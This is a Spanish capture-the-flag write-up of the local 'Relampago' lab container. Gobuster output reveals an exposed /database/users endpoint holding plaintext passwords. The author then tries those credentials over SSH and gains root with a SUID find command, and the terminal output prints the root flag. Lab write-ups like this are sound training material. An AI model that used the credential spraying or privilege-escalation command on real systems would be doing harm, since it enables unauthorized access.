CTF RELAMPAGO


WRITE UP

Juan Ayala


02-09-2025

Explotando RELAMPAGO CTF

Primero utilice NMAP para ver que puertos son explotables:




Acá revisamos que posee el puerto 22 y el 80 abiertos. Lo siguiente es revisar que directorios podemos encontrar para ir revisando:




podríamos ocupar DIRB también. Luego revisamos el directorio /database/ que nos puede mostrar cierta información que nos pueda servir.

```
┌──(kali㉿kali)-[~/CyberConquer/Relampago]
└─$ gobuster dir -u http://172.17.0.2/database/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,
sql,bak
HTTP/1.1 200 OK
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/database/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,txt,sql,bak
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/comments             (Status: 200) [Size: 1338296]
/logs                 (Status: 200) [Size: 2424685]
/products             (Status: 200) [Size: 710650]
/transactions         (Status: 200) [Size: 3089267]
/users                (Status: 200) [Size: 1013]
Progress: 27678 / 27678 (100.00%)
===============================================================
Finished
===============================================================
```


Aca tenemos varias direcciones que nos puede ir sirviendo ahora podemos ir revisando la información tanto en Burpsuite o ir realizando los curl correspondientes para ir trayendo los datos:



Si nos fijamos encontraremos un json con varios usuarios y contraseñas en texto plano y la idea es ir probando si sabemos que tenemos el SSH abierto para ver si podemos conectarnos, se prueba con todas los users y pass:



Hasta que encontramos al usuario FRANK que nos permite ingresar, aplicamos ls y vemos lo siguiente:



Y ahí pillamos la primera flag:

Ahora viene la segunda flag que en la del root y para ello debemos escakar privilegios con algún binarios que escale privilegios, como por ejemplo:

/usr/bin/find . -exec /bin/bash -p \; -quit

Al realizar eso nos muestra lo siguiente:

```
Frank@7048e23890eb:~$ /usr/bin/find . -exec /bin/bash -p \; -quit
bash-5.2# whoami
root
bash-5.2# find / -name "root.txt" 2>/dev/null
/root/root.txt
bash-5.2# cat /root/root.txt
f1486a23a498bff99b63206901edee1d
bash-5.2# Connection to 172.17.0.2 closed by remote host.
Connection to 172.17.0.2 closed.
```

Escalamos privilegios a root y encontramos la segunda flag.

```
┌──(kali㉿kali)-[~/CyberConquer/Relampago]
└─$ sudo ./script.sh relampago_imagen.tar

Bienvenido a
CYBERCONQUER

Creando la imagen

Desplegando el contenedor victima

7048e23890eb6d1aa6e8714f614f8c64b65198ec5e47a5507cba00488ef83a26
Contenedor Iniciado, la IP victima es 172.17.0.2


 Si deseas terminar la maquina pulsa ctrl C



Ingresa la bandera de usuario: ✖  ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✖  ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✖  ¡Negativo, hacker! Prueba de nuevo.
Ingresa la bandera de usuario: ✅  ¡Flag correcta! Buen trabajo.
Ingresa la bandera de root: 👑 ¡Root obtenido, Máquina dominada!
Felicidades! Haz logrado resolver la maquina!
```

Y listo maquina vulnerada.